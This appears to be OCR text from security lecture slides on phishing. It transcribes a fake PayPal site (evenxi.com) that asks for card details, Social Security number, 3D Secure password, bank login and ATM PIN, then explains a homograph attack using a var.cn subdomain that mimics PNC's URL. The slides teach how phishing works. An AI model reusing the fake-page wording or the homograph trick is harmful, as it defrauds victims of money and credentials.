
Phone Number


Continue



evenxi.com
Confirm Card Information - PayPal
PayPal
Your security is our top priority
Confirm your
Credit Card
• Pay without exposing your card number to merchants
• No need to retype your card information when you pay
Primary Credit Card
Card Number
MM/YYYY
CSC
Social Security Number
This Card is a VBV /MSC
Continue
Your financial information is securely stored and encrypted on our servers and is not shared with merchants.


evenxi.com
Confirm Card Information - PayPal
PayPal
Your security is our top priority
Confirm your
Credit Card
• Pay without exposing your card number to merchants
• No need to retype your card information when you pay
Primary Credit Card
Not Sure
MM/YYYY
CSC
121-21-2121
This Card is a VBV /MSC
Continue
Your financial information is securely stored and encrypted on our servers and is not shared with merchants.


evenxi.com
Confirm VBV/3D Secure - PayPal
Please enter your Secure Code
PayPal
Name of cardholder Stefani Joanne Angelina Germanotta
Zip Code
Contry United States of America
Card Number Not Sure
Password
Submit
Copyright © 1999-2017 . All rights reserved.


evenxi.com
Confirm VBV/3D Secure - PayPal
Please enter your Secure Code
PayPal
Name of cardholder Stefani Joanne Angelina Germanotta
Zip Code
Contry United States of America
Card Number Not Sure
Password $secret
Submit
Copyright © 1999-2017 . All rights reserved.


evenxi.com
Confirm Billing Information - PayPal
PayPal
Your security is our top priority
Confirm your bank account
Join 72 million PayPal members who have Confirmed a bank
Pay with cash when you shop online
Send money to friends in the U.S. for FREE
Withdraw money from PayPal to your bank account
Bank Name
Account ID
Password
Account Number
ATM PIN
ATM PIN
Continue
Your financial information is securely stored and encrypted on our servers and is not shared with merchants.


evenxi.com
Confirm Billing Information - PayPal
PayPal
Your security is our top priority
Confirm your bank account
Join 72 million PayPal members who have Confirmed a bank
Pay with cash when you shop online
Send money to friends in the U.S. for FREE
Withdraw money from PayPal to your bank account
La Rive Gauche
Not Sure
More$Ecret
121212121
ATM PIN
123?
Continue
Your financial information is securely stored and encrypted on our servers and is not shared with merchants.

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Thank You - PayPal

PayPal Log In

Your account is ready to use!

Shop, sell things, and transfer money with PayPal now.

Go shopping

Shop safer online and in storesjust look for the PayPal logo when you check out.

Buy

Sell something


Sell on eBay or your web site. Get paid instantly, securely.

Sell

Transfer money


Pay a friend back for lunch. Raise money for a group gift. Its fast and easy.

Transfer


PayPal, Inc.
Log in to your PayPal account
PayPal
Email
Password
Log In
Having trouble logging in?
Sign Up
Contact Us Privacy Legal Worldwide

The Problem of Phishing

- Arises due to mismatch between reality & user's:
  - Perception of how to assess legitimacy
  - Mental model of what attackers can control
    - Both Email and Web
- Coupled with:
  - Deficiencies in how web sites authenticate
    - In particular, "replayable" authentication that is vulnerable to theft
- Attackers have many angles …


Personal Banking - PNC Bank - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://www.pnc.com/webapp/unsec/homepag
Google
Most Visited
Getting Started
Latest Headlines
PNC
LEADING THE WAY
HOME
SECURITY ASSURANCE
LOCATE PNC
CONTACT US
Search
PERSONAL
SMALL BUSINESS
CORPORATE & INSTITUTIONAL
ABOUT PNC
Online Banking Sign On
User ID:
SIGN ON
Forgot Your User ID or Password?
New to Online Banking?
Get Started Now!
Learn More
View Demo
Sign On to Other Services:
Select Service
PNC Bank Select Reward
Visa® Platinum Car
Take advantage of a 0.99%
Introductory APR throug
March 31, 2010 o
Balance Transfers
Learn More
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PNC Security Assurance
Products and Services
Solutions
FDIC
Important FDIC Information
PNC Bank is participating in the FDIC's Transaction Account Guarantee Program. more
PNC's wide range of services can make banking easier, and more convenient than ever. See why PNC's the smart choice for help in meeting your financial goals.
Online Banking and Bill Pay
Checking
Savings
Loans and Lines of Credit
Cards
Whatever challenges and opportunities lie ahead, PNC can help. See why working with PNC to plan for life's greatest milestones is the smart choice.
Making the Most of Your Money
Virtual Wallet
Planning for Retirement
Saving for Education
Buying a Home
Two of America's best-known banks. Now simply one of America's best.
Making the transition to PNC as easy as possible for you.
Done
www.pnc.com/webapp/unsec/homepage.var.cn

Homograph Attacks

- International domain names can use international character set
  - E.g., Chinese contains characters that look like / . ? =


- **Attack**: Legitimately register var.cn …
- … buy legitimate set of HTTPS certificates for it …
- … and then create a subdomain:

  www.pnc.com/webapp/unsec/homepage.var.cn

This is one subdomain

Check for a padlock?


Wachovia - Personal Finance and Business Financial Services - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.wachovia.com/
WACHOVIA
LOGIN
User ID:
Remember my User ID
Password:
(case sensitive)
Service:
Choose a service...
Login
Forgot User ID or Password?
Retirement Plan Participants: Login
